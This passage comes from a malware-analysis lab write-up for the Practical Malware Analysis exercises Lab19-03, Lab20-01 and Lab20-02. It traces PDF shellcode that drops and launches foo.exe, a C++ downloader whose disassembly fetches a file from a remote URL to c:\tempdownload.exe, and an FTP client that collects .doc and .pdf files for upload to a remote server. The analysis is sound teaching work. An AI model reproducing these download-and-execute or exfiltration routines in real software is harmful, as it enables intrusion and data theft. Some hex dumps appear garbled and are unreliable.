Notice the GetFileSize at the bottom left, this indicates that the shellcode is attempting to open a file and is using GetFileSize to find the correct file handler. Perhaps more payload is in the file using shellcode_launcher.exe provided by the book, we could launch the shellcode in ollydbg with a open file handle to the pdf file.




Figure 7. shellcode_launcher

On running the malware, the program will break automatically. Manually set the new origin to the next instruction to resume program flow as shown below.




Figure 8. Set new origin to jmp instruction

If we look at the handles, we would see that the pdf file is in it as well.

Handle	Type	Refs	Access	Tag	Info	Translated name	Handles
00000004	Key	62.	00000009			HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File I	
0000000C	File (dfr)	62.	00100000			c:\Users\REM\Desktop\lab19	
00000010	File (char)	35.	00100000			\Device\ConDrv	
00000011	File (char)	64.	0012010F			\Device\ConDrv	
0000001C	File (char)	63.	0012010F			\Device\ConDrv	
00000020	File (char)	88.	0012010F			\Device\ConDrv	
00000024	File (char)	88.	0012010F			\Device\ConDrv	
0000004C	Key	64.	00000001			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	
00000050	Key	64.	00020019			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	
0000005C	Key	56.	0000003F			HKEY_LOCAL_MACHINE	
00000070	File	33.	00120089		size 50690., pointer	c:\Users\REM\Desktop\lab19\Lab19-03.pdf	
00000078	Key	64.	00020019				
00000080	File (dev)	33.	00120089			HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\NetworkProvider\HwOrder	
000000FC	File	64.	00120089		size 47104., pointer	c:\Windows\System32\en-US\setupapi.dll.mui	
0000011C	Key	63.	00000009			HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File I	
00000120	File	64.	00120089		Size 802., pointer	c:\Users\REM\Desktop\lab19\shellcode.raw	

Figure 9. File Handle open

Tracing the shellcode we will soon come into the following codes. The code here is trying to find the function address from kernel32.dll by using a computed checksum.

Address	Value	Comment
00350109	0000016E	
00350100	7C001D7E	kernel32.LoadLibraryA
00350111	7C00236B	kernel32.CreateProcessA
00350115	7C001E1A	kernel32.TerminateProcess
00350119	7C00DE9E	kernel32.GetCurrentProcess
00350110	7C335DE2	kernel32.GetTempPathA
00350123	7C3366E5	kernel32.SetCurrentDirectoryA
00350125	7C801B28	kernel32.CreateFileA
00350129	7C810E07	kernel32.GetFileSize
0035012D	7C810C1E	kernel32.SetFilePointer
00350131	7C801812	kernel32.ReadFile
00350135	7C810E17	kernel32.WriteFile
00350139	7C809BD7	kernel32.CloseHandle
0035013D	7C80FDBD	kernel32.GlobalAlloc
00350141	7C80FCBF	kernel32.GlobalFree
00350145	1BE1BBSE	
00350149	0000C002	
0035014D	0000106F	
00350151	0000A000	
00350155	0000B06F	
00350159	0000144E	

Figure 10. imports

The shellcodes then attempts to Load shell32 library followed by a search for ShellExecuteA as shown in Figure 11 to 13.




Figure 11. LoadLibraryA on shell32




Figure 12. finding ShellExecuteA address

Address	Value	Comment
00350101	7CEC81E5	shell32.7CEC81E5
00350105	E8000001	
00350109	000000016E	
00350109	7C801D7B	kernel32.LoadLibraryA
00350111	7C800236B	kernel32.CreateProcessA
00350115	7C8001E1A	kernel32.TerminateProcess
00350119	7C800DE85	kernel32.GetCurrentProcess
0035011D	7C8350DE2	kernel32.GetTempPathA
00350121	7C83369F5	kernel32.SetCurrentDirectoryA
00350123	7C8001A28	kernel32.CreateFileA
00350129	7C8010B07	kernel32.GetFileSize
0035012D	7C8010C1E	kernel32.SetFilePointer
00350131	7C8001812	kernel32.ReadFile
00350135	7C8010E17	kernel32.WriteFile
00350139	7C8009BD7	kernel32.CloseHandle
0035013D	7C800FDB0	kernel32.GlobalAlloc
00350141	7C800FCB0	kernel32.GlobalFree
00350145	7C4411150	shell32.ShellExecuteA
00350149	00000C602	
0035014B	0000016F	
00350151	00000A000	
00350155	00000B6FF	
00350159	00000144E	
0035015D	748B5756	
00350161	FF310C24	

Figure 13. ShellExecuteA added to list of imports

iv. What filesystem residue does the shellcode leave?

Set breakpoint @ WriteFile and let the shellcode run. As shown in figure 11 and 12, 2 files are dropped on the victim's machine. They are foo.exe and bar.pdf. Both are located in the temp folder as defined in the env variables of the victim's machine.




Figure 14. MZ dropped in Temp\foo.exe




Figure 15. PDF dropped in Temp\bar.pdf

v. What does the shellcode do?

The shellcode attempt to import various functions from kernel32.dll and then using its LoadLibraryA function to load shell32 library to import ShellExecuteA function.

The shellcode then attempts to read the pdf file to extract both the executable payload and a pdf file which are both dropped in the temp folder as foo.exe and bar.pdf respectively.

foo.exe is then executed via CreateProcessA as shown in Figure 16 and 17.

Figure 16. CreateProcessA for foo.exe




Figure 17. foo.exe

Bar.pdf is then opened via ShellExecuteA. ShellExecuteA uses the victim's default application to open the pdf file.

```

0012FC3C 00350413 CALL to ShellExecuteA from 00350410
0012FC40 00000000 hWnd = NULL
0012FC44 0012FC74 Operation = "open"
0012FC48 0012FCB8 FileName = "C:\DOCUME"1\ADMINI"1\LOCALS"1\Temp\bar.pdf"
0012FC4C 00000000 Parameters = NULL
0012FC50 00000000 DefDir = NULL
0012FC54 00000005 IsShown = 5
0012FC58 6C656873
0012FC5C 0032336C
0012FC60 00000000
0012FC64 00000054
0012FC68 00000058
0012FC6C 00000798
0012FC70 00000504
0012FC74 6E65706F

```

Figure 18. ShellExecuteA for bar.pdf




Figure 19. bar.pdf pops up

d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in Lab20-01.exe.

i- Does the function at 0x401040 take any parameters?

If we examine the main function of 'Lab20-01.exe' (C++ executable) in IDA, we see that this doesn't take any parameters; however, it does take a 'this' pointer. By doing this it knows that the function it will be running is for the created object.

```
; int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,LPSTR lpCmdLine,int nShowCmd)
_WinMain@16 proc near
var_8= dword ptr -8
var_4= dword ptr -4
hInstance= dword ptr 8
hPrevInstance= dword ptr 0Ch
lpCmdLine= dword ptr 10h
nShowCmd= dword ptr 14h

push    ebp
mov     ebp, esp
sub    esp, 8
push    4
call    ??2@YAPAXI@Z ; operator new(uint)
add    esp, 4
mov     [ebp+var_8], eax
mov     eax, [ebp+var_8]
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
mov     dword ptr [ecx], offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
mov     ecx, [ebp+var_4]
call    sub_401040
xor    eax, eax
mov     esp, ebp
pop    ebp
ret    10h
_WinMain@16 endp
```

Annotations on the assembly code:

- A yellow box highlights the instruction `call ??2@YAPAXI@Z ; operator new(uint)`. An arrow points from this box to a callout box labeled "New object being created".
- A yellow box highlights the instruction `mov [ebp+var_8], eax`. An arrow points from this box to a callout box labeled "Store reference of object in [ebp+var_8], [ebp+var_4], and also store in ecx".
- A yellow box highlights the instruction `call sub_401040`. An arrow points from this box to a callout box labeled "Pass the 'this' pointer to sub_401040 so it knows what object's function to call".

One way to identify this is the lack of clear structure being passed, strange duplication of references being stored prior to it, and the result being stored in our 'ecx' register. This is in addition to a URL being moved into our newly created object reference.

ii-Which URL is used in the call to URLDownloadToFile?

At a glance we can see the below URL being moved into 'dword ptr [ecx]'.

- <http://www.practicalmalwareanalysis.com/cpp.html>

```

mov    ecx, [ebp+var_4]
mov    dword ptr [ecx], offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
mov    ecx, [ebp+var_4]
call   sub_401040
xor    eax, eax
mov    esp, ebp
---
```

The URL 'http://www.practicalmalwareanalysis.com/cpp.html' is highlighted in yellow in the assembly dump, indicating it is the value being moved into the 'ecx' register.

Based on this we know that the URL

<http://www.practicalmalwareanalysis.com/cpp.html> is being stored at the start of our newly created object. By examining 'sub_401040', we can see that the object passed in our 'this' pointer is being stored in [ebp+var_4].

```

; Attributes: bp-based frame
sub_401040 proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+var_4], ecx
push    0          ; LPBINDSTATUSCALLBACK
push    0          ; DWORD
push    offset aCEmpdownload_e ; "c:\tempdownload.exe"
mov     eax, [ebp+var_4]
mov     ecx, [eax]
push    ecx         ; LPCSTR
push    0          ; LPUNKNOWN
call   URLDownloadToFileA
mov     esp, ebp
pop    ebp
retn
sub_401040 endp
```

The URL and file name parameters are highlighted in yellow in the assembly dump, indicating they are being passed to the `URLDownloadToFileA` function.

This is then being referenced, and the start of our object is being accessed as the LPCSTR entry passed to `URLDownloadToFile`. In this case it is the URL and FileName respectively which is pushed to the calling object stack shortly before execution.

iii-What does this program do?

The program is contained solely within what we've discussed in the previous 2 questions. From what we've seen, this program will download a file from <http://www.practicalmalwareanalysis.com/cpp.html> and save it on the local machine to a file called c:\tempdownload.exe

e. Analyze the malware In Lab20-02.exe.

i-What can you learn from the interesting strings in this program?

If we run strings over this executable, we can see a number of interesting entries, including what looks to be evidence this is made using C++, possible imports associated with network connections and FTP operations, and strings that indicate the program likely functions as an FTP client which is looking for .doc and .pdf files to send back to [ftp.practicalmalwareanalysis.com](ftp://ftp.practicalmalwareanalysis.com).

strings Lab20-02.exe

```

Lab20-02.exe: floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error:
Program:
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
?L@ ;L@ oN@ sM@
FindNextFileA
FindClose
FindFirstFileA
KERNEL32.dll
InternetCloseHandle
FtpPutFileA
FtpSetCurrentDirectoryA
InternetConnectA
InternetOpenA
WININET.dll
WS2_32.dll
HeapAlloc
GetModuleHandleA
GetStartupInfoA
GetCommandLineA
GetVersion
ExitProcess
HeapDestroy
HeapCreate
VirtualFree
HeapFree
VirtualAlloc
HeapReAlloc
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
RtlUnwind

```

```
wideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
RtlUnwind
WriteFile
GetLastError
SetFilePointer
GetCPIInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
FlushFileBuffers
CloseHandle
ls -z *
.pdf
.doc
zs-zd.pdf
.pdfs
ftp.practicalmalwareanalysis.com
Home ftp client
zs-zd.doc
docs
C:\>*
```

ii- What do the imports tell you about this program?

Opening this in PE-bear, we can see that this is importing functions from WININET.dll which look to be associated with FTP operations. This leads us to believe the program will function as a FTP client, further backing up our hypothesis from question 1.

Disasm	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports
64C4	KERNEL32.dll	44	FALSE	6514	0	0	661A 6000
64D8	WININET.dll	5	FALSE	65C8	0	0	668A 60B4


WININET.dll [5 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
60B4	InternetCloseH...	-	6628	6628	-	56
60B8	FtpPutFileA	-	663E	663E	-	28
60BC	InternetOpenA	-	667A	667A	-	6F
60C0	InternetConnectA	-	6666	6666	-	5A
60C4	FtpSetCurrentDi...	-	664C	664C	-	2E

Examining the imports from KERNEL32.dll we also see what looks to be API calls associated with finding files which match a certain parameter on a system.


Based on these imports it looks like this program will search for files on a system, and at some stage send them to a remote FTP server.

iii- What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?


If we examine 0x4011D9, we can see that this occurs directly after a comparison which looks to be searching for a .doc file. We can also see checks on one branch which may be looking for a .pdf file.




Of interest in the above is that after an object is created, for what looks to be a .doc file being found, there are 2 sets of 'mov' operations occurring directly after one another.



This looks to first create an object and store a reference to it into [ebp+var_15C]. This is then stored in a pointer to [edx] and [eax]. Immediately after this we see what looks to be a virtual function table 'offset off_4060DC' being written to the object's first offset. If we examine cross-references to 'off_4060DC', we can see that this looks to be a virtual function given it is only referenced by an offset rather than a 'call' instruction.

